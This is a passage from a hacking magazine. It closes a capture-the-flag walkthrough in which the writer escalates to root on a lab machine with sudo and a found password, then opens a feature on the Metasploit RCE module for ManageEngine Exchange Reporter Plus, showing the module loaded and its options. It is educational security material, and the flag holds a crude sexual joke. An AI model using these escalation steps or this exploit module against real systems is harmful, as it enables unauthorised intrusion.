
```
guest@porteus:~$ sudo -l
sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:~$ sudo /bin/bash
sudo /bin/bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password: k1ll0r7n

root@porteus:/home/guest#
```

Finally I am root. The only thing that is left is viewing the flag. Since I am root, I can navigate to the root directory where I see the flag.txt file is located. flag



```
root@porteus:/home/guest# ls
ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  prog/
root@porteus:/home/guest# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
root@porteus:/home/guest# cd
cd
root@porteus:~# ls
ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~# █
```

Here's the flag.txt. It's just another trivia from Matrix movie.The CTF challenge is completed .



```
root@porteus:~# cat flag.txt
cat flag.txt
   _,-.
,-'  _|                  EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `_.           IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_     WHAT
        |      |_|,-'_`.
              |-._,-'  |     NO, ME NEITHER
         jrei | |    _,'
              '-|_,-'          IT'S JUST A HYPOTHETICAL QUESTION

root@porteus:~# █
```

In our next issue, we will be back with a new CTF challenge. Until then, Good Bye. Don't forg-et to send your questions to qa@hackercool.com to have them sorted out.

ManageEngine Exchange Reporter Plus, CMSMS, Monstra RCE Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.


ManageEngine Exchange Reporter Plus RCE Module

TARGET: Windows running ManageEngine Exchange Reporter Plus with version <== 5310 TYPE: Remote FIREWALL : ON

How many of you know about Microsoft Exchange Server? It is one of the most popular com-munication, collaboration and email messaging application nowadays. Microsoft Exchange server serves as the hub of all email communications in most corporate environments that us e the Active Directory technology. It becomes a necessity to have an Exchange reporting tool that will equip an Exchange Administrator with precise, granular, comprehensive and actiona -ble data on all aspects of the MS Exchange Server.

ManageEngine Exchange Reporter Plus is one such reporting tool that provides a web-based analysis and reporting solution for Microsoft Exchange Servers.This module exploits a remote code execution vulnerability that exists in Exchange Reporter Plus <= 5310, caused by execution of bcp.exe file inside ADSHACluster servlet.


Let us see how this module works.This module has been tested on Windows 7. Start Metasploit and load the manageengine_adshacluster_rce module as shown below. Type the command show options to have a look at all the options this module requires.



```
msf > use exploit/windows/http/manageengine_adshacluster_rce
msf exploit(windows/http/manageengine_adshacluster_rce) >
msf exploit(windows/http/manageengine_adshacluster_rce) > show options

Module options (exploit/windows/http/manageengine_adshacluster_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      8181             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The URI of the application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
```

